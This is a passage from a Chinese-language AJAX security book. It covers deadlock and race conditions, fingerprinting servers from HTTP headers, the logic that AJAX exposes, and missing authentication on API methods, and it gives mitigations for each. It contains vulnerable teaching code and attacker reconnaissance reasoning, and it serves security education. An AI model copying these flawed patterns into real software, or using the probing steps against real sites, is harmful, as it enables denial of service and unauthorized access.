由于只有 5 根筷子，所以 5 个哲学家不得不互相共享。如果所有的哲学家都同时拿起左边的筷子，那么就没有人能拿起右边的筷子，因为每个人右边的筷子同时也是别人左边的筷子，而这根筷子已经被别人用了。这样的话，5 个哲学家只有坐在桌子旁，分别等着别人放下手中的筷子，并且一直等到饿死为止。

1．死锁的安全实现

如果攻击者能够成功地在服务器端建立死锁，就相当于建立了一次有效的拒绝服务（DOS）攻击。如果服务端的线程被死锁，就无法再继续处理新的请求。在 2004 年，苹果公司（Apple）的 QuickTime 媒体流服务器就曾被发现存在这样的漏洞（已经被修正）。

我们返回到第一银行的程序中，程序员已经试着改进了并发性，将只有一个全局锁改为每个账户使用一个锁。

```
AcquireLock(payee);
AcquireLock(payer);
x = GetCurrentAccountBalance(payee);
y = GetCurrentAccountBalance(payer);
z = GetCheckAmount();
if (y >= z)
SetCurrentAccountBalance(payer, y - z);
SetCurrentAccountBalance(payee, x + z);
else
CancelTransaction;
ReleaseLock(payer);
ReleaseLock(payee);
```

虽然从设计上进行了修改，但是代码中依然存在着竞争条件的可能，因为两个线程仍然无法同时访问同一个存/取款人。而且，银行的程序员忽视了一点，就是攻击者可以同时提交两次存款，从而人为地造成死锁：其中一笔请求由 A 付给 B，而另一笔请求由 B 付给 A。由于 A 和 B 既是取款人，也是存款人，所以两个线程都会等待对方释放资源（但是却永远等不到），从而陷入死锁。这两个账户现在已经被完全冻结了，如果有另外有线程要访问其中一个账户（例如晚上自动计算工资的线程），那么它也同样会被死锁。

2．解决死锁的问题

有些程序通过检测双方的状态，并及时改变行为来解决死锁问题。在 5 个哲

学家用餐的问题中，一个哲学家发现在他拿起左边的筷子后，整整过了 5 分钟，右边还是没有筷子可拿，那么他可能会礼貌地放下左手的筷子，继续等待右边的筷子。不幸的是，这样还是存在同样的问题！如果所有的哲学家同时放下左手中的筷子，那么大家就会立刻同时拿起右手旁的筷子，从而又陷入了死锁。他们会不断地拿起一只手旁的筷子，放下，然后再拿起另一只手旁的筷子，陷入到一个死循环中。这种情况是死锁的一种演变，我们称之为“活锁”，即虽然进行着动作，但是没有实际的效果。

如果线程中的缺陷会造成安全漏洞，那么以下几条建议可以帮助开发人员发现并解决线程中可能存在的问题。

- **查看代码中正在访问的共享资源。**这其中包括正在读写的文件、数据库记录及打开的网络资源（例如 Socket 连接）。
- **锁住这些资源，使得同一时间只有一个线程能够访问这些资源。**虽然降低系统的并发性会导致系统速度变慢，但是这样可以保证系统正确并且安全的工作。对于代码来说，正确地执行要比快速地执行更重要。而且，如果读者不关心安全的话，又为什么要阅读本书呢？
- **记住，当这些资源的线程使用结束时，要立即释放相应的资源，哪怕是发生了错误。**像 C++、Java、C#及 VB.NET 这些能够对异常进行结构化处理的语言，实现该功能最好的方式便是使用 **try/catch/finally**。记住在 finally 中释放锁，这样即使发生了错误，也能保证资源被正确地释放。
- **如果无法实现上面的建议，那么可以考虑将所有资源一同加锁或释放。**这同样也可以减小发生死锁的可能性。这种方法有一个演变，即始终按照某种规律对资源进行加锁或释放。例如，如果一个线程为了获得资源 C 上的锁，就必须首先获得资源 A 上的锁，再获得资源 B 上的锁，即使该线程并没有直接访问资源 A 或 B。

这些建议可以解决哲学家用餐的问题，如图 5-7 所示。每个筷子按照 1～5 的顺序标上记号。当一个哲学家拿起一根筷子时，他首先需要拿起所有号码较小的筷子。因此苏科拉底（Socrates）需要先拿起筷子 1，然后筷子 2；而康德（Kant）则需要首先拿起筷子 1，然后筷子 2，然后筷子 3；依次类推，但是可怜的笛卡尔（René Descartes）则需要拿起所有 5 根筷子后才能吃饭。




图 5-7　解决哲学家吃饭问题的办法

死锁和竞争条件都非常难以重现。5 个哲学家必须都停下思考，同时拿起他们手旁的筷子；而 Ashley 必须在自动存入工资的瞬间，同时存入从酒吧挣的钱。很可能开发银行程序的程序员在整个项目的开发和测试过程中都不会遇到这样的情况。实际上，应用程序只有在很大的负载压力下才会暴露出线程方面的漏洞。如果不是在这种环境中进行测试，即使专业的开发人员和 QA 也会完全忽视这些问题的存在。不管这样的线程漏洞最终被开发团队、终端用户还是黑客所发现，它确确实实在许多应用程序中存在着。

AJAX 应用程序更容易产生竞争条件，以及受到人为的死锁攻击，因为大多数的业务逻辑都要通过异步的方式进行处理。AJAX 服务端 API 的不断暴露也增加了程序中漏洞的数量。回想一下之前的 AJAX 电子商务网站示例，由于它暴露的两个服务端方法之间存在着竞争条件，所以我们才有机可乘，控制了它的计价逻辑。在传统的应用程序中，由于页面请求中每个方法都是顺序地执行，所以不会产生竞争条件。

5.3.3　客户端同步化

我们已经讨论过服务端资源同步访问的重要性，但是并没有提到任何客户端的资源。这主要有两个原因。首先，虽然有些第三方库提供了同步化的方法，但

是 JavaScript 本身并没有提供；其次，即便有这样的方法，任何仅在客户端实现的安全措施（包括同步化和请求调节）都是无效的。如前所述，我们无法保证客户端代码被正确地执行，甚至无法保证它们执行了。对攻击者来说，并不一定要遵守 JavaScript 代码中的逻辑，可以随意篡改或者完全忽视。将安全交给客户端代码，正如将鸡窝交给狐狸看管一样。

安全须知

再一次重申：永远不要将安全交给客户端代码来保存，应该在客户端和服务端都进行安全检查。从好的方面想，大多数使用应用程序的用户都不会发动攻击。因此，通过实现客户端检查，我们可以为合法用户改进程序的性能。不过，千万要记住，要想防止黑客们的脚本攻击，至少要在服务端中重新实现一遍客户端中的每个校验。

5.3.4 留意你所采纳的建议

我们恨不得把本章中描述的问题从程序中统统找出来并消灭它们。有些时候，这些问题可能需要花费一整天、甚至更长时间才能发现。只有最固执、最疯狂的开发者才会独自一人、花费几个小时来试着修改一处这样的 Bug。我们大多数人都会求助于同事，或者参考一些杂志、书籍或者博客上发表的文章。但是，由此带来的问题是：你应该相信谁的建议？因为 AJAX 是如此新的技术，所以大多数的技术资源也都是面向于初学者。而初学者关注的只是如何实现功能，而不会在意是否安全。在买书的时候，我们经常能够看到《23 小时学会 AJAX（Teach Yourself AJAX in 23 Hours）》或者《30 分钟创建 AJAX 应用程序（Convert Your Application to AJAX in 30 Minutes or Less）》这样的书籍。怎么可能在不到半个小时的时间内就告诉开发者有关安全的方方面面？与其让他们以猎豹般的速度编写代码，还不如鼓励他们慢下步子、仔细去考虑设计更有意义。

即使那些教程里提到了安全，通常也是一概而过。安全应该是一个初学者学习编程前，首先需要考虑的事情，但是实际上通常都会被人们抛之脑后。翻翻任何一本初级的 AJAX 编程书籍，我们几乎都可以在书的最后发现一小章有关安全内容的介绍。从某些角度考虑，这无可厚非：在认识到安全风险之前，程序员首先需要弄明白涉及到的新概念。在学会如何正确地使用之前，他们首先要学会如何使用。

作为本书的作者，我们翻阅了大量流行的 AJAX 书籍、论坛、甚至是开发会

议中的资料。在每份材料中，我们几乎都会发现几处明显存在安全漏洞的代码范例，还有一些不能用于产品环境、存在众多 Bug 的源代码，以及对 AJAX 安全片面、模糊、甚至是误导性的建议。结果，开发人员手中的大多数 AJAX 资料不仅没有告诉他们什么是安全，反而让他们养成了不安全的开发习惯和设计方式。开发人员应该对接受什么样的建议、选择什么样的资源多加小心。

开发人员只有培养一种良好的安全意识，才能更好地采纳正确的建议。一个良好的安全意识可以说是一种非常悲观的态度。我们必须不断思考哪些地方会出错，哪些代码会被滥用，以及如何减小程序的风险。而其是在应用程序的整个生命周期中始终都要思考这些问题，不管是起初的设计阶段，还是最后的产品部署阶段。要想安全，就必须从始至终，绝不能虎头蛇尾。

5.4　本章小结

本章中要说明的问题并不是说异步性不好，也不是说 JavaScript 天生不稳定，更不是批评 AJAX 过于复杂。相反，我们要说的是，了解某个技术的所有安全层面并不容易。往大了说，这是因为我们虽然作为一个行业，却没有强调安全的重要性，也没有培养良好、安全的编程习惯。处理竞争条件这样的问题会非常棘手：因为相对于解决问题来说，重现问题要困难得多。当一个程序员为某个问题奋战几小时或者几天之后，筋疲力尽的他必定只希望程序能够正常运行即可，哪还会管安全不安全。当他找到解决的办法时，为了能够赶紧休息，只想着马上解决这个问题，也没有精力再深究修改之后会产生的影响。像这样的情况，正成为了安全问题滋生的肥沃土壤。

第6章
AJAX应用程序的透明度

错误观点：

AJAX 应用程序同传统的 Web 应用程序一样，都是黑盒系统。

大多数人在使用微波炉的时候，可能并不知道它实际是如何工作的。我们只知道，只要将食物放进去，开始烘烤，那么食物在几分钟内就会变热。相反，烤面包机的工作原理却非常容易明白。因为我们在使用烤面包机时，可以随时看看槽里的电热丝是否已经变热，是否在烤着面包。

传统的 Web 应用程序就像微波炉一样。大多数用户并不知道它们是如何工作的，也不关心它们是如何工作的。而且，即使他们想要了解，也无从了解。除了使用基本的手段，例如发送 HTTP 请求，我们没有其他任何方式，能够知晓网站内部的工作机制。相反，AJAX 程序更像是一个烤面包机。虽然大多数用户并没有意识到，AJAX 暴露的逻辑比传统网站更多，但是一些高级用户（或者是攻击者）仍可以“看到烤面包机的构造”，从而了解到应用程序是如何运行的。

6.1 黑盒对白盒

传统的 Web 应用程序（及微波炉）都属于**黑盒**系统。如图 6-1 所示，从用户的角度来看，无非就是向系统输入数据，然后再由系统输出数据。应用程序中处理输入并返回输出的逻辑，不仅是与用户隔离的，对用户也是不可见的。




图 6-1 用户不知道黑盒系统是如何工作的

例如，假设有一个天气预报站点。用户向应用程序输入邮政编码后，应用程序会告诉他明天是下雨还是晴天。但是，应用程序是如何获得这些数据的呢？是根据实时的天气雷达数据进行分析呢，还是每天早上，程序员都将当地电视中天气预报的内容复制到系统中呢？因为终端用户无法访问到应用程序的源代码，所以答案也就无从得知了。

安全须知

实际上，有时候终端用户也可以获得应用程序的源代码。这多是由于错误的 Web 服务器配置，或者是不安全的源代码控制造成的，例如将备份文件放在产品系统中。更详细的讨论请参考第 3 章“Web 攻击”。

白盒系统正好相反，虽然仍是向系统输入数据，然后由系统返回输出数据，但是用户可以看得见其内部的处理机制（以源代码的形式），如图 6-2 所示。

任何使用解释型脚本语言创建的程序，例如批处理文件、宏命令及（更关键的是）JavaScript 应用程序都可以被认为是白盒系统。正如我们在上一章中所讨论的，JavaScript 必须以未加密的源代码形式，从服务端发往客户端。因此，用户打开并查看源代码中的具体实现实在是一件非常容易的事情。




图 6-2　用户可以知道白盒系统中是如何工作的

诚然，AJAX 应用程序并不完全是白盒系统，仍有一大部分业务需要在服务端处理。但是，由于它们比传统 Web 应用程序更加透明，所以也会为黑客们提供更多的可乘之机。我们会在这一章中对它们进行详细的说明。

我们虽然可以对 JavaScript 进行混淆，但是这并不等同于加密。对于加密的代码，只有使用正确的密钥才能解密，也只有在解密之后才能执行。但是，经过混淆后的代码仍然可以正常执行。所有的混淆处理不过是让代码更难读懂一些。两者之间的关键区别在于，混淆的代码是“更难读懂”，而加密后的代码是“不可

能读懂”，或者几乎是不可能的。如果有足够的时间和耐心，我们可以对混淆后的代码进行反向工程。如我们在第 2 章“劫持”中所见，Eve 就编写了一个反混淆 JavaScript 代码的程序。实际上，如果要我们（本书的作者）来实现这个程序，也不过是几天的事情。出于这个原因，对于黑客来说，混淆更像是一块绊脚石，而不是堵住公路的大岩石：它也许能减慢攻击者攻击的步伐，但无法阻止他。

一般来说，白盒系统比黑盒系统更容易受到攻击，因为白盒系统的源代码更透明。要记住，对攻击者来说信息是最重要的。如果黑客攻击一个网站，那么大部分时间不是花在发送恶意请求上，而是在分析并确定应用程序是如何工作的。如果应用程序随意提供代码的实现细节，那么就会非常容易受到。我们继续以天气预报网站为例，并且从程序逻辑透明度的角度来评价它。

6.1.1　示例：mylocalweatherforecast.com

首先，我们看一个标准的、非 AJAX 版本的 mylocalweatherforecast.com，如图 6-3 所示。

图 6-3　标准的、非 AJAX 版本的天气预报网站

显示在浏览器页面上的内容很少，因为页面的文件名以.php 结尾，所以我们知道服务端的代码是用 PHP 编写的。从逻辑上讲，攻击者下一步就要查看页面的源代码，结果会获得如下的信息：

```
<html>
<head>
<title>Weather Forecast</title>
</head>
```

```
<body>
<form action="/weatherforecast.php" method="POST">
<div>
Enter your ZIP code:
<input name="ZipCode" type="text" value=30346 />
<input id="Button1" type="submit" value="Get Forecast" />
</div>
</form>
</body>
</html>
```

从源代码中同样看不出什么问题。页面使用 POST 方法提交 HTTP 请求，将用户输入的数据再转发给页面本身来处理。作为最后的测试，我们会增加一个网络数据分析程序（也被称之为嗅探器，Sniffer），并检查从服务端返回的原始数据：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sat, 16 Dec 2006 18:23:12 GMT
Connection: close
Content-type: text/html
X-Powered-By: PHP/5.1.4

<html>
<head>
<title>Weather Forecast</title>
</head>
<body>
<form action="/weatherforecast.php" method="POST">
<div>
Enter your ZIP code:
<input name="ZipCode" type="text" value=30346 />
<input id="Button1" type="submit" value="Get Forecast" />
<br />
The weather for December 17, 2006 for 30346 will be sunny.
</div>
</form>
</body>
</html>
```

HTTP 请求的报头中包含了更多有用的信息。其中 **X-Powerer-By: PHP/5.1.4**

说明服务端代码的确是使用 PHP 编写的。此外，我们也能够从中知道 PHP 的使用版本（5.1.4）。而从 Server: Microsoft-IIS/5.1 中我们可以知道，应用程序使用的 Web 服务器，是微软的互联网信息服务器（Internet Information Server，IIS）5.1 版本。这同时也相当于告诉我们，目标机器使用的操作系统是 Windows XP 专业版，因为 IIS 5.1 只能运行在 XP 专业版上。

至此，我们已经收集了不少有关天气预报网站的信息。我们知道了网站的开发语言及其版本、应用程序使用的服务器及操作系统类型。这些数据看起来都是那么的无关紧要，在黑客眼中，程序运行在 IIS 和运行在 Tomcat 上有什么不同吗？答案就是：时间。如果黑客知道了当前采用的技术，那么就可以非常有针对性地进行攻击，避免在其他方面浪费宝贵的时间。例如，攻击者既然知道服务器使用 XP 专业版操作系统，就可以不必再去尝试只针对于 Solaris 或者 Linux 的攻击，而只需要专心对 Windows 操作系统发起攻击。如果他还不知道任何针对于 Windows 的攻击方式（例如针对于 IIS 的攻击，或者针对于 PHP 的攻击等），只需要参照网上的例子即可。

安全须知

由于 HTTP 的响应报头也会泄露应用程序的实现方式或者配置信息，所以可以考虑将其禁用。Server 和 X-Powered-By 两个报头都会向攻击者泄露许多信息，因此应当首先被禁用。对于不同的 Web 服务器和应用程序框架禁用的方式也各不相同。例如，Apache 用户可以通过配置选项来禁用 Server 报头，而 IIS 用户可以使用 Microsoft 提供的 UrlScan 安全工具中的 RemoveServerHeader 功能。微软在 IIS 6 及以上版本中已经集成了该功能。

为了最大程度地保障安全，也应该重新命名应用程序的文件扩展名。如果网页的扩展名为.aspx，那么最好去掉 X-Powered-By: ASP.NET 的报头。虽然这样隐藏应用程序的信息并不能让我们免于黑客的攻击，但是却可以给他们造成很大的困难。很可能会使得一些攻击者自动放弃，或者转而去攻击其他的目标。

6.1.2　示例：用 AJAX 实现的 mylocalweatherforecast.com

既然我们已经知道，在一个黑盒系统中，有许多内部处理是我们无法了解的，那么下面就通过 AJAX 实现的天气预报程序来验证一下，新的网站如图 6-4 所示。

图 6-4　基于 AJAX 的天气预报网站

从浏览器中我们可以看到，新网站的界面同旧的一样。而且根据文件的扩展名我们还可以知道页面仍是用 PHP 编写的，但是仅此而已。不过，如果我们查看页面的源代码，便会发现如下的内容：

```
<html>
<head>
<script type="text/javascript">
var httpRequest = getHttpRequest();

function getRadarReading() {
//通过访问 Web 服务来获取雷达数据
var zipCode = document.getElementById( 'ZipCode' ).value;
httpRequest.open("GET",
"weatherservice.asmx?op=GetRadarReading&zipCode=" +
zipCode, true);
httpRequest.onreadystatechange = handleReadingRetrieved;
httpRequest.send(null);
}
function handleReadingRetrieved() {
if (httpRequest.readyState == 4) {
if (httpRequest.status == 200) {
var radarData = httpRequest.responseText;
//处理从 Web 服务获取的 XML 数据
var xmldoc = parseXML(radarData);
var weatherData =
xmldoc.getElementsByTagName("WeatherData")[0];
var cloudDensity = weatherData.getElementsByTagName
```

```
("CloudDensity")[0].firstChild.data;
getForecast(cloudDensity);
}
}
}
function getForecast(cloudDensity) {
httpRequest.open("GET",
"forecast.php?cloudDensity=" + cloudDensity,
true);
httpRequest.onreadystatechange = handleForecastRetrieved;
httpRequest.send(null);
}

function handleForecastRetrieved() {
if (httpRequest.readyState == 4) {
if (httpRequest.status == 200) {
var chanceOfRain = httpRequest.responseText;
var displayText;
if (chanceOfRain >= 25) {
displayText = "The forecast calls for rain.";
} else {
displayText = "The forecast calls for sunny skies.";
}
document.getElementById( 'Forecast' ).innerHTML =
displayText;
}
}
}

function parseXML(text) {
if (typeof DOMParser != "undefined") {
return (new DOMParser()).parseFromString(text,
"application/xml");
}
else if (typeof ActiveXObject != "undefined") {
var doc = new ActiveXObject("MSXML2.DOMDocument");
doc.loadXML(text);
return doc;
}
```

```
}
</script>
</head>
</html>
```

现在我们终于知道，原来天气预报的结果是计算出来的。首先，为了能够根据指定的邮政编码获得相应的雷达数据，页面通过 getRadarReading 方法向 Web 服务发出了一个请求。Web 服务将雷达数据以 XML 的形式返回给客户端，再经过 handleReadingRetrieved 方法进行解析，最终得到表示云层密度的数据。第二个异步请求（getForecast）将云层密度数据再发送回服务端，服务端根据该数据计算出明天下雨的可能性，最后再由客户端将结果显示给用户，并建议是否应该带伞上班。

仅仅通过查看客户端的源代码我们就可以知道这么多系统内部的处理情况。接下来，我们通过嗅探（Sniff）网络中传输的数据还可以获得更多的信息：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sat, 16 Dec 2006 18:54:31 GMT
Connection: close
Content-type: text/html
X-Powered-By: PHP/5.1.4

<html>
<head>
<script type="text/javascript">
...
</html>
```

从对页面的响应嗅探中，我们并不能获得更多的信息。但是，我们还可以嗅探读取雷达数据的 Web 服务请求，该响应获得的信息如下：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sat, 16 Dec 2006 19:01:43 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 301
```

```
<?xml version="1.0" encoding="utf-8"?>
<WeatherData>
<Latitude>33.76</Latitude>
<Longitude>-84.4</Longitude>
<CloudDensity>0</CloudDensity>
<Temperature>54.2</Temperature>
<Windchill>54.2</Windchill>
<Humidity>0.83</Humidity>
<DewPoint>49.0</DewPoint>
<Visibility>4.0</Visibility>
</WeatherData>
```

我们可以从中获得一些有关 Web 服务的信息。从 X-Powered-By 报头中可以知道，Web 服务使用的是 ASP.NET，这样就会给攻击者提供更多的机会。更有意思的是，除了云层密度的数据外，我们还能获得其他的一些数据。例如当前的温度、风速、湿度及其他气象数据。虽然这些数据都被客户端代码屏蔽了，但是在网络数据嗅探程序面前还是一无保留地展现在了我们面前。

6.1.3　对比结果

通过对使用 AJAX 前后，从 mylocalweatherforecast.com 中获取的数据进行比较，我们可以看到通过使用 AJAX，除了能够获得原来的数据以外，还可以获得其他一些数据，对比结果如表 6-1 所示。

表 6-1　使用 AJAX 前后，应用程序在信息获取方面的对比结果

获取的信息	非 AJAX 版本	AJAX 版本
源代码的语言	是	是
Web 服务器	是	是
服务器操作系统	是	是
其他的程序调用	否	是
方法签名	否	是
参数数据类型	否	是

6.2 像 API 一样的 Web 应用程序

mylocalweatherforecast.com 应用 AJAX 后，使得应用程序的客户端部分（再扩展一些而言，即指的是用户）可以看到更多服务端的处理过程。在这之前，该系统还如同一个黑盒一样，我们无法看到其内部构造；但是现在，这个盒子的结构变得愈发清晰，处理过程愈发透明。图 6-5 显示了之前 mylocalweatherforecast.com 的可见性。




图 6-5 （非 AJAX 版本）mylocalweatherforecast.com 的客户端可见性

从某种意义上来说，mylocalweatherforecast.com 好似一个应用程序编程接口（API），在非 AJAX 模型中（如图 6-5 所示）只暴露了 API 中的公有方法“获得天气预报”。

在应用 AJAX 后，如图 6-6 所示，我们 API 中的内容不仅变得更多（3 个方法而不是一个），而且粒度也增加了。与之前单一、复杂的方法相比，我们将计算过程分为了 3 个独立的步骤。此外，在真实环境中，一般每个页面都不会单独定义 JavaScript 代码，相反，我们会将所有页面中用到的 JavaScript 方法都收集到一个独立、统一的脚本文件中，然后再在每个需要调用的页面中引入进来。

```
<script src="ajaxlibrary.js"></script>
```




图 6-6 AJAX 版本 MyLocalWeatherForecast.com 的客户端可见性

对于网站的开发人员来说，这种结构更易于代码的维护。因为这样只需要修改一处代码便可实现所有页面的更新。同时，这样也可以节省带宽，因为浏览器下载整个脚本文件之后会将其缓存，以便之后的使用。当然，这样做的缺点是，用户只需要发送一个请求便可获得代码的全部内容。例如，用户只需要向服务器发出请求“告诉我你能做的所有事情”，然后服务器就会返回所有操作的列表。这样，黑客们便可以了解到更大的攻击层面，对应用程序的分析工作也变得更容易。应用程序暴露的不光是整个系统的数据流向，还包括数据类型和方法签名。

下面是关于数据类型和方法签名的内容。

我们都知道，参数的数据类型对攻击者来说尤为重要。例如，如果攻击者发现某个参数是一个无符号的 16 位整数，那么便知道该参数的有效值介于 0～65535（2^{16}–1）之间。但是，攻击者并不会只发送有效范围中的值。因为在网络传输中，方法的参数都是以字符串的形式传输，所以攻击者甚至不必局限于参数的数据类型。他可以发送一个负数，或者一个大于 65535、能够使其溢出的值。他也可以发送一个数字类型以外的值，试探服务器会不会返回错误信息。从 Web 服务端返回的错误信息中，通常都会包含一些敏感数据，例如堆栈跟踪或者几行源代码。如果要分析一个应用程序，没有比参考服务端源代码更容易的了！

在我们看来，只有计算结果的那几个数据才有价值。例如 mylocalweatherforecast.com 中，天气的预报结果只取决于当前的云层密度，跟其他的天气因素，例如温度和露点没有任何关系。不同应用程序对同一信息的利用方式也不同。虽然知道当前的天气预报跟湿度没关系，也不会对入侵网站有什么帮助，但是，如果知道银行网上申请贷款的程序，并不会考虑用户的雇佣记录，那结果可就不一定了。

6.3　一些特殊的安全错误

除了一般泄露应用程序逻辑的错误之外，程序员在编写客户端代码时偶尔还会产生一些特殊的错误，使得应用程序为黑客的攻击敞开大门。

6.3.1　不恰当的身份认证

让我们回到 mylocalweatherforecase.com 中，它有一个管理员页面，网站管理员可以在此查看网站的使用统计情况。当访问这个页面时，需要对管理员的身份和权限进行认证。这样是为了避免网站用户和攻击者查看其中的敏感数据。

因为网站已经改用 AJAX 来获得天气预报数据，所以程序员们继续使用 AJAX 来获得管理员页面的数据：他们添加了一段客户端的 JavaScript 代码，从服务端取回显示的统计数据，如图 6-7 所示。




图 6-7　原本设计的 AJAX 管理员功能

不幸的是，虽然 mylocalweatherforecast.com 的程序员努力限制对管理员页面（admin.php）的访问，但是他们忽视了对提供数据的 API 的访问限制。虽然攻击者无法访问 admin.php，但是却可以直接访问 GetUsageStatistics 方法,整个过程如图 6-8 所示。

对于黑客来说，没有必要再去获得 admin.php 的访问权限。他可以通过劫持合法用户的会话，或者暴力猜解用户名密码等常见手段，绕过身份认证的过程。此外，他也不必非要访问页面，可以直接向服务器请求其中的数据，就像 Eve 在第二章中攻击 HighTechVacations.net 一样。MyLocalWeatherForecast.com 的开发人员，也许从来没意料到，有人会在 admin.php 页面以外来调用 GetUsageStatistics 方法。不管怎样，他们应该对应用程序受到的攻击负责。




图 6-8　通过直接访问客户端的 JavaScript 方法来获得管理功能

安全须知

在这种情况下，攻击者非常轻易就能发现并调用 GetUsageStatistics 方法。因为该方法被定义在一个共享的文件中，并且在 weatherforecast.php 和管理页面 admin.php 中都曾引用过该文件。不过，即使将 GetUsageStatistics 方法移动到 admin.php 中，攻击者依然能够发现，并直接调用该方法。用隐藏方法来替代身份认证，正如俗话说得好，“不要以为你不说，别人就不会知道”。在本章的稍后部分，我们会来讨论与保密相关的话题。

有些传统 Web 应用程序在使用 AJAX 后，没有对 API 中的方法进行恰当的身份认证。在对应用程序进行 AJAX 改造的时候，我们必须谨慎小心，以免暴露任何敏感信息，或者关键的服务端方法。在现实中有这样一个例子，一个 Web 框架的开发人员全部用 AJAX 来实现用户的管理功能。正如 mylocalweatherforecast.com 网站的开发人员一样，他们忘记了为服务端代码添加身份认证。结果，攻击者可以轻松、随意地在系统中添加新用户、删除已有用户，或者修改用户的密码。

安全须知

在已有应用程序中应用 AJAX 时，记住对暴露的方法要添加身份认证代码。我们认为只会被某一页面调用的方法很可能在其他地方也能被调用。因此，我们不能完全依赖于对页面的身份认证，必须也包括每个公共的方法。

6.3.2　过度细化服务端 API

本节所讲的问题只不过是一个更广泛、更危险的问题的特例：对服务端 API 的过度细化。如果程序员暴露了一个服务端 API，并且认为应用程序会按照设想来调用该 API，那么就会产生这个问题。事实是，攻击者轻易就可以摸清任何客户端脚本代码中的控制流程。我们回顾一下第 1 章“AJAX 安全介绍”中的在线音乐商店示例：

```
function purchaseSong(username, password, songId) {
//首先对用户进行身份认证
var authenticated = checkCredentials(username, password);
if (authenticated == false) {
alert( 'The username or password is incorrect.' );
return;
}
//获得歌曲的价格
var songPrice = getSongPrice(songId);
```

```
//确保用户账户中有足够的余额
if (getAccountBalance(username) < songPrice) {
alert( 'You do not have enough money in your account.' );
return;
}

//扣除用户账户中相应的金额
debitAccount(username, songPrice);

//开始将歌曲下载到客户端机器上
downloadSong(songId);
}
```

这段代码的意思非常浅显。首先应用程序检查用户的用户名和密码，然后获取所选歌曲的价格，并确保用户的账户中有足够的余额。接下来，系统从该账户中扣除相应的金额，并最终将歌曲下载到用户的计算机中。如果是一个合法的用户，这一切都可以正常的运行。但是如果是 Eve 的话，就会在页面中通过一个 JavaScript 调试器来试探性地发起攻击。

接下来，我们将从 Firefox 的调试器 Firebug 开始。Firebug 可以显示原始的 HTML 代码、DOM 对象，以及当前页面中加载的脚本源代码。它也允许用户在脚本中插入断点，如图 6-9 所示。

